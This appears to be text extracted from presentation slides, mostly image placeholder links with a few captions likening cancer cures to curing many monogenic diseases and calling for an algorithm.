





Curing cancer is like curing
many monogenic diseases
...on the fly!


Curing monogenic disease?


Need an algorithm.




